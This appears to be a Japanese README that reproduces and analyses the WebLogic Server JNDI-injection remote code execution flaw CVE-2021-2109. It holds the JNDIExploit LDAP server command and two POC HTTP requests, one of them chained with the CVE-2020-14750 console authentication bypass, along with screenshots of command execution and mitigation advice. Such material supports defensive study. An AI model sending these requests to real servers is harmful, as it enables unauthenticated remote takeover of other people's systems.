
 rabbitsafe/cve-2021-2109
JNDIインジェクションによるWeblogic Serverリモートコード実行脆弱性CVE-2021-2109のステップバイステップの再現と分析。POCと緩和ガイダンス付き。

CVE-2021-2109 Weblogic Server リモートコード実行脆弱性の再現および分析
2021年1月、Oracleはセキュリティ更新パッチをリリースしました。Oracle製品シリーズには329件の新しいセキュリティパッチが含まれています。今回の公告では特に、2020年11月1日に公開されたOracle WebLogic ServerのCVE-2020-14750脆弱性に関するセキュリティ公告が言及されています。お客様には、このパッチ更新とこの公告に含まれる他のパッチを適用することを強く推奨します。CVE ID CVE-2021-2109 は、Weblogic のリモートコード実行脆弱性です。この脆弱性は主にJNDIインジェクションにより引き起こされ、攻撃者はこの脆弱性を利用してリモートでコードを実行できます。
影響を受けるバージョンは以下のとおりです: Weblogic Server 10.3.6.0.0 Weblogic Server 12.1.3.0.0 Weblogic Server 12.2.1.3.0 Weblogic Server 12.2.1.4.0 Weblogic Server 14.1.1.0.0
一、CVE-2021-2109 Weblogic Server リモートコード実行脆弱性の再現
DOCKERを使用してWeblogic Serverのテスト環境を構築し、Weblogic Serverに正常にアクセスできます。



1、正常に管理コンソールにログインした状況でのJNDIインジェクション 最初のケースでは、管理者アカウントを使用してWeblogic Serverの管理コンソールにログインし、BurpSuiteを使用してログインパケットをキャプチャし、ログインCookieデータを取得する必要があります。

ローカルマシンでLDAPを起動します。https://github.com/feihong-cs/JNDIExploit/releases/tag/v.1.11 からダウンロードできます。コマンドは以下のとおりです: java -jar JNDIExploit-v1.11.jar -i 192.168.131.1
Weblogic Serverリモートコード実行脆弱性CVE-2021-2109 JNDIインジェクションPOCパケットを送信します: POST /console/consolejndi.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHandle(%22ldap://192.168.131;1:1389/Basic/WeblogicEcho;AdminServer%22) HTTP/1.1

cmd変数を使用してipconfigシステムコマンドを実行します。

2、Weblogic Serverの管理コンソールへの未認可アクセスを利用したJNDIインジェクション 2つ目のケースでは、Weblogic Serverの管理コンソールにログインする必要はありません。 Weblogic ServerのCVE-2020-14750未認可アクセス脆弱性を利用し、Weblogic Serverリモートコード実行脆弱性CVE-2021-2109 JNDIインジェクションPOCパケットを送信します: POST /console/css/%25%32%65%25%32%65%25%32%66/consolejndi.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&cqqhandle=com.bea.console.handles.JndiBindingHandle(%22ldap://192.168.131;1:1389/Basic/WeblogicEcho;AdminServer%22) HTTP/1.1

cmd変数を使用してcalc.exeを実行し、システムの電卓を開きます。
システムの電卓が開かれました。

二、CVE-2021-2109 Weblogic Server リモートコード実行脆弱性のセキュリティ推奨事項 1、T3プロトコルを無効化する JVM通信にT3プロトコルを依存していない場合、T3プロトコルを一時的にブロックすることで、この脆弱性による影響を軽減できます。 1). Weblogicコンソールにアクセスし、base_domain設定ページで「セキュリティ」タブページに移動し、「フィルタ」をクリックしてフィルタを設定します。 2). 接続フィルタに「weblogic.security.net.ConnectionFilterImpl」と入力し、接続フィルタのルールボックスに「* * 7001 deny t3 t3s」と入力します。
2、IIOPの有効化を禁止する Weblogicコンソールにログインし、「IIOPを有効にする」オプションを見つけて、チェックを外し、再起動して有効にします。
3、バックエンドの/console/console.portalへの外部アクセスを一時的に無効化する
4、公式セキュリティパッチにアップグレードする






